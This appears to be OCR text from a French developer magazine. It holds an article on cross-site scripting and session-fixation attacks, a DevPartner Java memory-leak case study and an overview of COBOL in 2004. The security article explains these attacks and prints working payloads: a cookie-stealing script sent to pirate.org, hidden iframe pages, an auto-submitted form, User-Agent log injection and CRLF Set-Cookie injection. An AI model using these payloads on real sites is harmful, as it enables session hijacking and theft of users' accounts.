Il existe une exploitation inverse de cette attaque. Au lieu de voler le cookie de l'utilisateur, le pirate cherche à forcer la valeur du cookie de session chez la victime. La victime utilise à son insu la session du pirate. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session. Disons session=1234 ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible. Ce programme demande une page toutes les trois minutes par exemple ;
- Il exploite une technique pour injecter le cookie dans le navigateur de l'utilisateur, avant que celui-ci visite le site vulnérable ;
- Lorsque l'utilisateur consulte le site vulnérable, il exploite la session du pirate. Celle de numéro mille deux cent trente-quatre ;
- Le pirate peut alors exploiter à son tour la session pour se faire passer pour la victime.

L'avantage de l'attaque inverse est qu'il n'est pas nécessaire que la victime consulte le site vulnérable avant de recevoir le mail. Tant que la session du pirate est vivante, la victime peut se faire abuser.
Comment un pirate peut-il exploiter un écho ou forcer la valeur d'un cookie ? Il y a plusieurs attaques possibles, plus ou moins puissantes suivant les protections de la victime.

Attaque d'un écho de type GET

Pour le moment, regardons le scénario classique d'une attaque dans le cas le plus simple, une page vulnérable à partir d'une simple URL.

- La victime s'authentifie sur une application WEB vulnérable et l'utilise. Elle obtient un cookie de session l'identifiant auprès de l'application ;
- Sans sortir de son navigateur, elle consulte une page d'un autre site sur Internet ;
- Celui-ci est piégé.

Il retourne des pages anodines, mais en sous-main, il demande l'affichage de la page avec écho. Pour que cela soit invisible, le pirate utilise un marqueur ‹iframe/› de taille nul. Il place un script permettant de voler le cookie de session de l'utilisateur.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type" content=
"text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégé, mais chut !</p>
<iframe src="http://www.vulnerable.com/
vulnerable.jsp?nom=Placer le script ici"
 width="0" height="0"> </iframe>
</body>
</html>
```

Source 1 : La page anodine.html version GET

Le pirate va alors chercher à exploiter l'écho découvert dans le site vulnérable. Il a plusieurs possibilités. La plus classique consiste à voler le cookie de session de la victime. Il va soumettre un programme JavaScript dans l'écho. Celui-ci va s'exécuter dans le navigateur de la victime. Le programme JavaScript doit récupérer le cookie de session et l'envoyer vers le site du pirate. Plusieurs approches sont possibles. La plus compacte et la plus discrète consiste à demander la récupération d'une image. Elle ne sera jamais renvoyée à l'utilisateur, mais ceci n'a pas d'importance.

```
<script>new Image().src="http://pirate.org
/volecookie.jsp?c="+escape(document.
cookie) ;</script>
```

En plaçant ce script dans l'emplacement désigné ci-dessus, la valeur du cookie est envoyée dans le paramètre c de la page volecookie.jsp. Il faut avant apporter quelques modifications au script, afin de respecter les encodages des URLS. Les espaces sont remplacés par %20 et le plus par %2B, les valeurs hexadécimales de ces caractères.

```
<iframe src="http://www.vulnerable.com/
vulnerable.jsp?nom=
<script>new%20Image().src="http://pirate.org/
volecookie.jsp?c=%2Bescape(document.cookie)"
</script>" width="0" height="0">
</iframe>
```

Le scénario technique est alors celui-ci :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;
- Il demande ensuite la page anodine.html sur le site du pirate ;
- Cette page demande le chargement dans un ‹iframe/› caché de la page vulnerable.jsp en y injectant un script ;
- La page vulnerable.jsp salue l'utilisateur. En fait, elle produit une page possédant le script qu'a préparé le pirate dans sa page anodine.html ;
- Pour que l'attaque fonctionne, le navigateur de la victime doit exécuter le script venant du site vulnérable. Il n'a aucune raison de soupçonner un traitement malveillant. Le script a alors accès au cookie de session de l'utilisateur. Il va le récupérer et l'envoyer directement vers une page du pirate ;
- Le script demande le chargement de l'image volecookie.jsp sur le site du pirate. Cette demande envoie la valeur du cookie de la victime au pirate. Tout ceci s'effectue à l'insu de la victime.

Le pirate n'a plus qu'à injecter le cookie de session dans son navigateur pour prendre la place de la victime.
Les échos de ce type sont parfois cachés dans une page d'erreur. Souvent, les pages d'erreurs générées par le serveur d'application, ou pour informer de l'absence d'une page sur le serveur sont vulnérables. Les messages d'erreurs peuvent posséder des morceaux de scripts s'ils renvoient les informations de l'utilisateur.

Attaque d'un écho de type POST

Le formulaire générant l'écho peut exiger l'utilisation d'une soumission en mode POST.
Dans cette situation, l'écho provient d'une page résultant de la soumission d'un formulaire. Par exemple, un formulaire demande le nom d'un utilisateur.

```
<form action="bonjour.jsp" method="post">
Votre nom :
<input type="text" name="nom"><br />
<input type="submit" />
</form>
```

Lors de la soumission du formulaire, le paramètre nom est placé dans une variable de même nom, afin de servir à la création de la page de résultat.

```
Bonjour <%= nom %>
```

Si la page vulnerable.jsp affiche le nom dans la page, sans traitement particulier, on obtient un écho d'une information. Par exemple, si l'utilisateur indique des extraits de pages HTML dans le nom, la page produite les affichera sans sourciller.
L'utilisateur entre, dans son nom, des balises ‹b› demandant l'affichage en gras de celui-ci **(Erreur ! Source du renvoi introuvable.).** La page produite salue l'utilisateur en valorisant son nom **(Erreur ! Source du renvoi introuvable.).**
Comment un pirate peut-il exploiter cet écho ? Le site du pirate est piégé. Il retourne des pages anodines, mais en sous-main, il soumet un formulaire particulier à l'application, dans une fenêtre cachée. Comment le pirate peut-il soumettre un formulaire vers le site sensible à l'insu de l'utilisateur ? Grâce à un petit JavaScript.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="Content-Type" content="
text/html; charset=ISO-8859-1">
<title>hack.html</title>
</head>
<body>
<form name="f" action=http://www.vulnerable.
com/vulnerable.jsp method="post">
<textarea name="nom">
Inserez l'écho ici
```

```
</textarea>
</form>
<script>
f.submit();
</script>
</body>
</html>
```

Source 2 : Extrait de la page hack.html

La soumission automatique du formulaire entraînera l'affichage d'une page de résultat dans le navigateur de la victime. Pour que cela soit invisible, il suffit de placer la page piégée dans un ‹iframe/› de taille nul, présent dans une page anodine.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégée, mais chut !</p>
<iframe src="hack.html" width="0" height="0"> </iframe>
</body>
</html>
```

Source 3 : La page anodine.html version POST

Le pirate va chercher à exploiter l'écho découvert dans le site vulnérable. En plaçant ce script dans l'emplacement désigné ci-dessus, la valeur du cookie est envoyée dans le paramètre c de la page volecookie.jsp.

Le scénario technique est alors celui-là :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;
- Il demande ensuite la page anodine.html sur le site du pirate ;
- Cette page demande le chargement de la page hack.html dans un ‹iframe/› caché ;
- La page hack.html soumet automatiquement un formulaire vers la page vulnerable.jsp du site vulnérable afin d'obtenir un écho ;
- La page vulnerable.jsp salue l'utilisateur. En fait, elle produit une page possédant le script qu'a préparé le pirate dans sa page hack.html ;
- Pour que l'attaque fonctionne, le navigateur de la victime doit exécuter le script venant du site vulnérable. Il n'a aucune raison de soupçonner un traitement malveillant. Le script a alors accès au cookie de session de l'utilisateur. Il va le récupérer et l'envoyer directement vers une page du pirate ;
- Le script demande le chargement de l'image volecookie.jsp sur le site du pirate. Cette demande envoie la valeur du cookie de la victime au pirate. Tout ceci s'effectue à l'insu de la victime ;
- Le pirate n'a plus qu'à injecter le cookie de session dans son navigateur pour prendre la place de la victime.

Information déjà présente sur le serveur

Une autre approche consiste à exploiter une information placée sur le serveur avant que la victime arrive. Par exemple, le site vulnérable propose un livre d'or. Le pirate alimente celui-ci avec un script s'occupant de voler le cookie. Tous les utilisateurs consultant le livre d'or se font voler le cookie.

Cette vulnérabilité est également présente avec des informations mémorisées dans différentes sources de données. La base de données peut afficher des informations venant d'un autre utilisateur. Les fichiers de traces sont également une cible privilégiée. En effet, en injectant un script dans les traces, en valorisant l'en-tête User-Agent par exemple, il peut être possible de voler le cookie de l'administrateur lorsqu'il les consultera.

```
GET /index.html HTTP/1.0
Host: www.victime.org
User-Agent: <script>new Image().src="http://pirate.org/volecookie.jsp?c="+ escape(document.cookie);</script>
```

Le scénario est le suivant :

- Le pirate consulte le site vulnérable en indiquant dans l'en-tête User-Agent, un JavaScript ;
- L'administrateur utilise son navigateur pour consulter les traces de l'application, triées par User-Agent ;
- Comme cette page n'encode pas correctement les informations incluses dans la page, le script peut s'exécuter.
- La page d'administration exécute, à l'insu de l'administrateur, le script injecté par le pirate ;
- Le script envoie le cookie de session de l'administrateur ainsi que la page qu'il consulte. Cette information est présente dans l'en-tête Referer, émis automatiquement par les navigateurs ;
- Le pirate récupère le cookie ;
- Il l'injecte dans son navigateur et demande la page consultée par l'administrateur.

Il peut alors bénéficier de tous les privilèges de celui-ci.

Attaque par Javascript

Il est parfois possible d'exploiter une page du site vulnérable qui possède un code JavaScript utilisant l'URL courante. Cette page peut même être statique !

```
<script language="JavaScript">
document.write(
 "<a href=\""+document.location+"/image\"
>image</a>");
</script>
```

L'attribut document.location reprend l'URL de la page. Le pirate peut demander la page suivante :

```
http://www.vulnerable.com/vulnerable.html?"
>Inserez l'écho ici<a%20href="
```

Le script génère alors cette portion HTML :

```
<a href="">Inserez l'écho ici<a href="/image">image</a>
```

En fermant les guillemets, puis le marqueur, le pirate a accès au contenu HTML de la page. C'est l'occasion d'injecter un JavaScript pour voler le cookie de session. Une nouvelle ouverture du marqueur ‹a/› permet de rétablir la situation, afin d'éviter la désorganisation de la page. La page anodine.html est présente ci-dessous.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégée, mais chut !</p>
<iframe src="http://www.vulnerable.com/vulnerable.html?%22> <script> new Image().src="http://pirate.org/volecookie.jsp?c="%2Bescape(document.cookie); </script><a%20href=%22" width="0" height="0"> </iframe>
</body>
</html>
```

Source 4 : La page anodine.html version Javascript

Le scénario est le suivant :

- L'utilisateur navigue sur le site vulnérable et obtient un cookie de session ;

- Le pirate envoie un e-mail à la victime avec un lien vers la page anodine.html, ou obtient la visite de cette page par une attaque sociale. Un coup de fil est souvent très efficace ;
- Cette page possède un ‹iframe/› pointant vers la page vulnérable ;
- La victime clique sur ce lien. Sans le savoir, elle émet son cookie sur le site du pirate ;
- Le pirate peut alors l'injecter dans son navigateur et exploiter à son tour la session pour se faire passer pour la victime.

Cette attaque permet également d'effectuer une attaque inverse, décrite plus loin, en valorisant un cookie du navigateur.

Injection d'un cookie

Pour obtenir une attaque inverse, il faut injecter le cookie de session du pirate dans le navigateur de la victime. Cette situation est plus difficile à effectuer, mais ce n'est pas impossible. Si le pirate possède un accès au serveur de nom (DNS) de la victime, il peut déclarer un nom de site sous le nom du site vulnérable. hack.www.vulnerable.com par exemple. Dans la page anodine, il utilise un ‹iframe/› pour demander l'affiche d'une page de ce site virtuel.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD
 HTML 4.01 Transitional//EN">
<html>
<head>
<metat http-equiv="Content-Type" content=
"text/html; charset=ISO-8859-1">
<title>anodine.html</title>
</head>
<body>
<p>Ceci est une page piégée, mais chut !</p>
<iframe  src="http://hack.www.vulnerable.
com/hack.jsp"
  width="0" height="0"> </iframe>
</body>
</html>
```

Source 5 : La page anodine.html version cookie

En renvoyant cette adresse vers un site dont il a le contrôle, il peut valoriser un cookie permanent pour le domaine www.vulnerable.com, avant d'envoyer la victime vers le site piégé. La page hack.jsp s'occupe de valoriser le cookie.

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:text/html;charset=ISO-8859-1
Set-Cookie:  session=1234;  domain=www.
vulnerable.com; Max-Age=86400
Cache-Control:no-cache="set-cookie,set-
cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
 Connection:close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<title>hack.html</title>
</head>
<body>
</body>
</html>
```

Source 6 : hack.jsp version cookie

Une fois le cookie présent dans le site de la victime, le pirate n'a qu'à attendre sa visite du site vulnérable. Connaissant d'avance le cookie de session, il lui suffit d'utiliser son navigateur pour voler la session de la victime. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible ;
- Il envoie un e-mail à la victime avec un lien vers la page anodine.html ;
- La victime clique sur ce lien ;
- La page anodine.html demande la récupération de la page hack.html du site hack.www.vulnerable.com ;
- Un cookie est forcé dans le navigateur du client ;
- La victime consulte ensuite le site vulnérable en proposant le cookie du pirate et s'authentifie ;
- Le pirate peut alors l'exploiter à son tour la session pour se faire passer pour la victime.

Attaque par en-tête

Une autre approche pour effectuer une attaque inverse consiste à exploiter la génération d'un en-tête par le site vulnérable. Une page génère un en-tête dont la valeur provient de l'utilisateur.

```
response.addHeader("Etag",param)
```

Si le pirate injecte un retour chariot dans la variable param, il peut ajouter de nouveaux en-têtes à la réponse.

```
http://www.vulnerable.com/vulnerable.jsp?p
aram=data%0d%0aSet-Cookie: session=1234
```

Cela génère la réponse suivante :

```
HTTP/1.1 200 OK
Server:WebSphere Application Server/5.0
Content-Type:text/html;charset=ISO-8859-1
Set-Cookie:session=4567;Path=/
Cache-Control:no-cache="set-cookie,set-cookie2"
Expires:Thu, 01 Dec 1994 16:00:00 GMT
Content-Language:fr-FR
Etag:param
Set-Cookie: session=1234
Connection:close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD
HTML 4.01 Transitional//EN">
<html>
<head>
<title>vulnerable.jsp</title>
</head>
<body>
</body>
</html>
```

Cette attaque permet de forcer un cookie dans le navigateur de la victime. Le scénario est le suivant :

- Le pirate consulte le site vulnérable ;
- Il obtient un cookie pour sa propre session ;
- Il lance un programme pour maintenir en vie sa session le plus longtemps possible ;
- Il envoie un e-mail à la victime, avec un lien vers la page effectuant un écho dans un en-tête ;
- La victime clique sur ce lien. Sans le savoir, elle récupère un cookie déjà utilisé par le pirate ;
- La victime consulte ensuite le site vulnérable ;
- Le pirate peut alors l'exploiter à son tour la session pour se faire passer pour la victime.

Attaques combinées

Les attaques classiques et inverses peuvent être combinées. Les attaques classiques exigent que la victime ait consulté le site vulnérable avant la page piégée, et dans le même navigateur. Sinon, l'utilisateur n'a pas de cookie à livrer au pirate.

L'attaque inverse peut s'effectuer avant la visite du site vulnérable par la victime. En combinant les deux approches, si la victime a déjà consulté le site vulnérable, le cookie est alors disponible. Sinon, il faut simplement attendre qu'il le visite pendant la période de validité de la session du pirate.

La fenêtre d'attaque est alors plus longue. Elle

démarre lors de la visite du site vulnérable par la victime avant la consultation de l'e-mail, jusqu'à l'extinction de la session du pirate sur le serveur.

Condition d'exécution

Pour que ces attaques fonctionnent, il faut deux conditions chez la victime :

- Elle doit visiter une page piégée avant ou après s'être authentifiée sur un site vulnérable. Cela peut s'obtenir par hasard, par l'envoi d'un e-mail, par une attaque sociale ou tout autre moyen. Un e-mail proposant un cadeau, ou un appel téléphonique conseillant à la victime de visiter un site sont souvent très efficaces.
- Le navigateur doit accepter l'exécution de script pour pouvoir envoyer le cookie de session. Ce n'est pas nécessaire pour une attaque inverse où le pirate connaît d'avance le cookie qui sera utilisé par la victime.

Pour se protéger de cette attaque, la victime peut interdire l'utilisation de JavaScript. Cela a une première conséquence pour le pirate. Il ne peut plus soumettre automatiquement un formulaire pour un écho de type POST. Pour continuer à exploiter cette attaque, il doit trouver une autre page vulnérable, n'utilisant pas une page récupérée par un POST. Souvent, les pages peuvent fonctionner indifféremment en POST et en GET. Il est judicieux, pour le pirate, de tester cela.

D'autre part, sans JavaScript, il ne peut plus récupérer le cookie de session. Il faut alors exploiter d'autres vulnérabilités pour abuser de la victime. Le format HTML propose différents marqueurs dont certains permettent de simuler des en-têtes HTTP. Le marqueur ‹meta/› permet cela.

```
<meta http-equiv="refresh" content="0;url=
http://pirate.org/">
```

En injectant ce code en écho dans une page vulnérable, l'utilisateur est immédiatement renvoyé vers une page du site pirate.org. Le pirate peut alors simuler le site officiel pour obtenir les informations d'identification de la victime. Il n'est pas nécessaire d'avoir de JavaScript chez la victime pour cela.

Le scénario est alors le suivant :

- Le pirate envoie un e-mail avec un lien vers une page vulnérable effectuant un écho ;
- La victime clique sur le lien, pensant se rendre vers le site vulnérable ;
- Le navigateur affiche la page avec l'écho, et immédiatement, renvoie l'utilisateur vers une page du site du pirate, simulant parfaitement le site vulnérable ;
- Le pirate est alors en position d'homme du milieu. Il peut abuser de la victime en lui volant sa communication.

■ **Philippe Prados** - *pp@philippe.prados.name*

DevPartner contre les fuites mémoire Java

Le langage Java permet aux développeurs de s'affranchir de la gestion de la mémoire. Cet avantage indéniable ne permet malheureusement pas d'éviter les fuites mémoire. Un problème qu'a résolu Bright Side Factory, grâce à DevPartner Java Edition, l'outil d'optimisation de code Java de Compuware.

Le succès du langage Java auprès des développeurs est indéniable. Sa gestion autonome de la mémoire en est l'une des raisons. En effet, au sein de la machine virtuelle Java, le fameux *Garbage collector* – littéralement ramasse-miettes – s'occupe de gérer la libération de la mémoire sans aucune intervention du développeur. Un atout indéniable en matière de productivité et surtout de qualité du code. Malheureusement, le système n'évite pas les fuites, car le *Garbage collector* ne libère la mémoire que si l'instance de l'objet, une fois supprimée, n'est plus référencée par aucune autre instance d'aucun autre objet. Qu'un développeur oublie de supprimer l'une de ces références et la mémoire allouée à l'instance de l'objet n'est jamais libérée. Pour une application serveur, amenée à être utilisée sans interruption par des centaines, voire des milliers de clients qui, tous, tour a tour, vont créer de nouvelles instances d'objets, les conséquences sont dramatiques. La mémoire attribuée à la machine virtuelle arrive dans ce cas vite à saturation, avec pour résultat le déclenchement d'une *OutOfMemoryError* et un plantage de l'application.

La fonction Profiler de DevPartner Java Edition règle le problème. En toute simplicité. L'outil permet non seulement de contrôler les allocations mémoire effectuées par la machine virtuelle, mais surtout de vérifier sa libération au fur et à mesure de l'exécution du code. Gaëtan Zoritchak, directeur technique de l'éditeur Bright Side Factory l'a utilisé pour le développement d'une application J2EE à base de services web. *"Le site de l'un de nos clients fournit des cotations d'articles d'occasion. Nous avons retenu pour cette application une architecture à base de service web, puisque l'accès au service de cotation est multicanal : web, minitel et applications externes. Le service demande une très haute disponibilité et doit assurer une charge de 100 000 requêtes Soap*

1 • Initialisation de l'application

Pour détecter les fuites de mémoire, il faut choisir la fonction Memory Leaks dans le Profiler de DevPartner Java Edition. La première étape consiste à initialiser l'application afin de charger les caches — utilisés par serveur d'applications dans le but d'améliorer les performances de l'application. Il suffit de lancer le programme de tests qui lance des requêtes Soap depuis plusieurs threads.

2 • Démarrage de l'observation de l'activité

Une fois les caches du serveur d'applications chargés, la collecte des informations relatives à la libération de la mémoire peut débuter. Il suffit de relancer le programme de tests et de le laisser tourner suffisamment pour observer les nettoyages successifs de la mémoire. L'illustration montre clairement la présence d'une fuite de la mémoire qui n'est pas entièrement libérée par le Garbage collector.

par jour. Il était donc fondamental que le code soit particulièrement propre. Par acquis de conscience, nous avons décidé de vérifier son encombrement mémoire à l'aide de DevPartner Java Edition."

La garantie d'une application critique stable

Au moment de l'installation de DevPartner Java Edition, Gaëtan Zoritchak a connu sa première bonne surprise : *"L'installation et le lancement du produit sont remarquables. Il faut moins de 5 minutes une fois le CD dans le lecteur, pour installer le produit et démarrer une session d'analyse. Les seules questions auxquelles l'utilisateur doit répondre sont l'emplacement du répertoire d'installation du serveur J2EE et celui de la machine virtuelle utilisée."* Les tests sur la maquette de l'application se sont très bien passés. Aucune fuite n'a été enregistrée. C'est lorsque l'application a été entièrement terminée, et juste avant les tests de charge, que les choses se sont compliquées. *"DevPartner a mis en évidence des fuites assez importantes. En fait 10 Mo de mémoire étaient perdus à chaque millier d'appels. Si nous avions livré l'application en l'état, le service n'aurait pas tenu plus de 24 h."* À partir des résultats fournis par DevPartner Java Edition, Gaëtan Zoritchak a pu corriger l'erreur due à des conflits complexes d'infrastructure. *"Ce type de conflits est assez courant lorsque l'architecture globale de l'application repose sur des composants d'origines diverses. Ils sont difficiles à diagnostiquer a priori. DevPartner nous a permis de solutionner le problème sans conséquences pour notre client à qui nous avons pu livrer une application en parfait état de marche."* ■ **Antoine Lepic**

3 • Analyse des résultats


Une fois les données récoltées par DevPartner, la phase d'analyse peut débuter. DevPartner fournit une aide précieuse au développeur en présentant plusieurs rapports très détaillés sur les fuites observées. Au premier niveau, on peut observer quelles sont les classes - et les méthodes qui ont engendré leur création - qui ont provoqué le plus de fuites mémoire.

3a • L'examen des classes

En entrant dans le détail du rapport, on trouve la liste complète des classes ayant provoqué des fuites mémoire.

3b • L'examen des méthodes

En cliquant, on retrouve le graphe d'appel de la méthode incriminée, ce qui permet de comprendre le contexte global qui a provoqué la fuite mémoire.



COBOL en 2004 : ou comment recycler à bon compte un programmeur ?

Après la vague de l'an 2000, on a un peu oublié les "vieux briscards" qui programment encore en COBOL. Pourtant ils sont encore très nombreux et certains ont même accès aux dernières technologies, comme la programmation objet et les services Web. Non, COBOL n'est pas encore mort, bien au contraire.

Grace Murray Hopper "mère" du COBOL.

COBOL, inventé en 1959 comme tous les langages, a ses points forts et ses faiblesses : une bonne capacité de documentation, une excellente gestion des fichiers et une clause PICTURE capable de détailler un type de donnée. Tout ceci était très avant-gardiste, il y a près d'un demi siècle. Seulement, aujourd'hui, ses lacunes sont grandes : non support de l'orienté objet, incapacité à définir une variable locale, absence d'allocation dynamique, pas de ramasses miettes, de threads, ou de programmation réseau, ni de service Web... Du moins dans les spécifications Cobol 75, encore les plus utilisées actuellement, car les normes les plus récentes comblent des manques, comme la programmation objet. Aujourd'hui, COBOL est encore actif dans des entreprises majeures, comme les institutions financières. Autrement dit, si un programmeur désire travailler pour le compte d'une banque, sa connaissance du COBOL constituera un atout indéniable. Soit il travaillera à migrer l'application COBOL vers un autre langage, soit il développera de nouvelles applications en COBOL (comme en NETCOBOL), soit il maintiendra l'existant. Il ne faut pas négliger le nombre de grandes entreprises qui n'ont pas toujours les moyens de revoir le code source de leurs applications, à chaque fois qu'elles doivent leur ajouter une fonctionnalité... Et c'est pour cette raison que les outils COBOL évoluent encore aujourd'hui.

COBOL et l'emploi en 2004

Nous allons sans doute vous surprendre, mais à la date du 16 février 2004, il y avait sur http://offres.monster.fr/ plus d'offres d'emplois référençant le mot clé COBOL que C#.

Langages	Nombre d'offres (16/2/2004)
PYTHON	2
TCL	3
FORTRAN	3
C#	13
PERL	18
COBOL	24
PHP	29
VISUAL BASIC	32
C++	133
JAVA	201

On estime qu'il y a dans le monde plus de deux millions de programmeurs COBOL. Il y aurait 200 milliards de lignes de codes intégrées à des applications existantes, dont 5 milliards de lignes seraient ajoutées chaque année !

COBOL et .NET

Fujitsu Software a été le premier éditeur à commercialiser un compilateur COBOL pour l'environnement DOT NET. Il l'a baptisé simplement "NetCOBOL". La société Micro Focus, bien connue dans le monde COBOL, lui a emboîté le pas, en développant un outil de compilation de code COBOL en MSIL *(Microsoft Intermediate Language).* NETCOBOL se présente sous la forme d'un plug-in à Visual Studio.NET. Du coup, un programmeur COBOL peut profiter de l'ensemble du framework comme les fonctions réseaux, les services Web, la messagerie, etc. Le COBOL est un langage hautement portable (c'était le Java avant son apparition), il peut aussi bien tourner sous un IBM 390 qu'un HP3000. Le COBOL contemporain peut s'interfacer avec SQL SERVER aussi bien qu'avec ORACLE, ou DB2. Il peut interagir avec d'anciens langages comme le FORTRAN ou le PL/I mais aussi avec des langages beaucoup plus récents comme le VB ou DELPHI.

Grace Murray Hopper finira Amiral en 1987 et décédera en 1992.

COBOL et la consommation d'un service Web

Fujitsu Software propose une version d'évaluation de son logiciel. Celle-ci, ainsi que des exemples, sont téléchargeable à l'adresse http://www.netcobol.com. Pour consommer un service Web en COBOL il vous faudra d'abord déclarer dans votre dépôt (REPOSITORY division) les classes employées :

```
REPOSITORY.
*Classes used in the code
CLASS CLASS-WSCOBOL AS "cobcallWS.localhost1.WSread"
..
```

Ensuite INVOKE créera la "colle objet" et l'appellera avec les bons arguments :


```
METHOD-ID. btnView_Click PRIVATE.
DATA DIVISION.
LINKAGE SECTION.
01 sender OBJECT REFERENCE CLASS-OBJECT.
01 e OBJECT REFERENCE CLASS-EVENTARGS.
PROCEDURE DIVISION USING BY VALUE sender e.
INVOKE CLASS-WSCOBOL "NEW" RETURNING wsobj .
*The value 2 is hard coded(Employee id passed to Web Service
INVOKE wsobj "displayImage" USING BY VALUE 2 RETURNING imgbyte.
INVOKE CLASS-MEMORYSTREAM "NEW" RETURNING ms.
INVOKE ms "Write" USING BY VALUE imgbyte 78 21548.
```

```
            INVOKE CLASS-BITMAP  "NEW"
USING BY VALUE ms RETURNING bmpobj.
        SET strFileName TO "c:\emp1.jpeg".
            INVOKE bmpobj  "Save" USING
BY VALUE strFileName .
            SET   PROP-IMAGE OF pictureBox1
TO bmpobj.
      END METHOD btnView_Click.

      END OBJECT.
```

Cela fonctionnera mais c'est très lourd (par rapport par exemple à la facilité sous VB.NET ou Delphi). L'avantage est ici très clair : un vieux routard du COBOL peut, via NETCOBOL, se mettre rapidement à jour en vue d'utiliser les toutes dernières technologies.

COBOL et l'Open Source

Le plus connu des compilateurs Open Source COBOL est Tiny COBOL (http://tiny-cobol.sourceforge.net/). Il est compatible ANSI COBOL 74 et à long terme, les développeurs visent la norme ANSI COBOL 85. Il tourne sous Linux, FreeBSD et Windows sous cygwin, ou en natif, à l'aide des librairies mingw (http://mingw.sourceforge.net/).



Service Web en COBOL sous Visual Studio.NET (avec le plug-in NetCOBOL).

Le code source pèse moins d'un méga octet. Après le téléchargement, vous devez décompresser l'archive *(tar xfvz tinycobol-0.61.tar.gz)*, descendre dans le répertoire et lancer un "./configure" suivi d'un "make ; make install". La distribution des fichiers contient un répertoire complet d'exemples prêts à être compilés. Il y a un Makefile qui accompagne chaque exemple. Celui-ci fait appel à htcobol (le compilateur proprement dit) mais aussi à gcc ou asm pour réaliser des appels systèmes du COBOL vers le C.

Les règles de mise en page d'un code source COBOL sont assez déconcertantes pour un programmeur habitué à d'autres langages plus souples. Le code est découpé en colonnes. Les colonnes 1 à 6 peuvent contenir un numéro de ligne. La colonne 7 indiquera un commentaire (*) ou une ligne de continuation (-). Les colonnes 8 à 72 sont celles vraiment utiles et les lignes seront scindées en divisions (comme l'ENVIRONNEMENT DIVISION qui pourra réaliser les entrées sorties avec des fichiers stockés sur disque). Les colonnes 73 à 80 sont réservées aux commentaires. Une règle d'écriture est de tout écrire en majuscule même si COBOL est indifférent à la casse.

Sous Windows, il existe le code source d'un compilateur freeware du nom de HouseCobol (http://members.aol.com/CobolHouse/index.htm). Celui-ci n'est plus supporté par son auteur, mais vous pouvez encore télécharger de la documentation intéressante en français pour vous initier au langage.

Evidemment, certains programmeurs COBOL s'activent aussi de nos jours à migrer l'existant vers d'autres langages. Il existe GNU COBOL2C pour traduire le code COBOL en C. mais ce projet est désormais inactif, car il a évolué en projet COBOL pour GCC (http://sourceforge.net /projects/cobolforgcc/). Cependant celui-ci semble lui aussi à l'abandon depuis Août 2000. Il a été à son tour englobé au sein d'un projet plus vaste nommé Open COBOL (http://sourceforge.net/projects/open-cobol/).

Reste COBCY (http://web.tiscali.it/albertosantini/cobcy/), écrit en C++, qui se charge également de traduire le COBOL en C.

Pour vous aider à respecter les règles d'écriture il existe un éditeur spécifique à COBOL du nom de Multi-Edit 9.0 en freeware (http://www.progeni.com/).

